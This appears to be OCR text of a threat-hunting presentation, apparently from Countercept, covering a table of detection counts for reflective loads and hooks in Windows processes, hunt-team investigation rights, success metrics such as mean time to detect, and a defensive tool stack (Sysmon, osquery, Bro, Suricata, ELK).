4681	[redacted]	[redacted]	reflective-load-scnotification.exe(2)
			reflective-load-iexplore.exe(4)
			reflective-load-lync.exe(2)
			reflective-load-wudfhost.exe(2)
			reflective-load-winlogon.exe(2)
			reflective-load-searchindexer.exe(2)
			reflective-load-lsm.exe(2)
			reflective-load-splwow64.exe(2)
			reflective-load-powerpnt.exe(2)
			reflective-load-snippingtool.exe(2)
			reflective-load-services.exe(2)
			reflective-load-explorer.exe(2)
			reflective-load-mfevtps.exe(2)
			reflective-load-cmrcservice.exe(2)
			reflective-load-chrome.exe(2)
			reflective-load-excel.exe(2)
			reflective-load-igfxpers.exe(2)
			reflective-load-logonui.exe(2)
			reflective-load-ccmexec.exe(2)
			reflective-load-csrss.exe(2)
			reflective-load-igfxtray.exe(2)
			reflective-load-taskeng.exe(2)
			reflective-load-wisptis.exe(2)
			reflective-load-svchost.exe(2)
			reflective-load-outlook.exe(2)
			reflective-load-spoolsv.exe(2)
			reflective-load-winword.exe(2)
			reflective-load-o2flash.exe(2)
			reflective-load-cmd.exe(2)
			reflective-load-conhost.exe(2)
			reflective-load-hkcmd.exe(2)
			reflective-load-wininit.exe(2)
			reflective-load-searchprotocolhost.exe(2)
			reflective-load-wmiprvse.exe(2)
			reflective-load-flashutil64_27_0_0_170_activex.exe(2)
			reflective-load-defrag.exe(2)
			reflective-load-searchfilterhost.exe(2)
			reflective-load-dllhost.exe(2)
			reflective-load-mscorsvw.exe(4)
			reflective-load-lsass.exe(2)
			reflective-load-trustedinstaller.exe(2)
			reflective-load-sppsvc.exe(2)
			reflective-load-dwm.exe(2)
			reflective-load-taskhost.exe(2)
			reflective-load-igfxsrvc.exe(2)
			excel-unknown-hooks(10)
			powerpnt-unknown-hooks(10)
			services-unknown-hooks(12)
			acrord32-unknown-hooks(10)
			iexplore-unknown-hooks(6)
			lsass-unknown-hooks(6)
			winword-unknown-hooks(10)
			svchost-unknown-hooks(4)
			chrome-unknown-hooks(4)
			explorer-unknown-hooks(4)
			known-services(10)
			known-scheduled-tasks(7)
			known-autoruns(1)


PROCESS – HUNT INVESTIGATION

- What Investigation rights for your threat hunters?
- Do they escalate to IR for further investigation?
- Can your IR start investigation without a confirmed incident?
- Will this overload your IR?

- Recommendation:
  - Provide certain investigation capability to your hunt team
  - Hash check, process dump, memory dump or file capture
  - Part of your internal team

PROCESS

COUNTERCEPT


So how's the new SOC work?
Freakin awesome. Today I processed 18,744 security events
That is insane. How many of those were genuine attacks?
No idea

PROCESS – MEASURING SUCCESS

COUNTERCEPT


VERY IMPORTANT!

- Don't measure by the # of threats found…
- What factors to measure success?
  - Mean Time to Detect
  - Find Suspicious -> Confirmed it is malicious
  - Severity of the findings
- Repeated findings & false positive


PUBLIC

TECHNOLOGY

- Least Important… for the start
- Understand what data are available (Endpoint, Network, Application)
- Configuration Management, Continuous Delivery
  - Chef, Puppet
  - Use Case Development
  - AUTOMATION!
- Technology Stack
  - Endpoint (GRR, Sysmon, Windows Event Logs, osquery, Mozilla InvestiGator)
  - Network (BRO, Suricata)
  - Data Store (ELK, Splunk)



HOW WE ARE DOING IT



Endpoint

Memory Analysis
Persistence
Process Monitoring
Offline Monitoring
File Analysis
Forensic Artefacts
Dynamic Tool Update

Threat Hunting

Network Traffic Analysis

Network IDS
Network Traffic Analysis

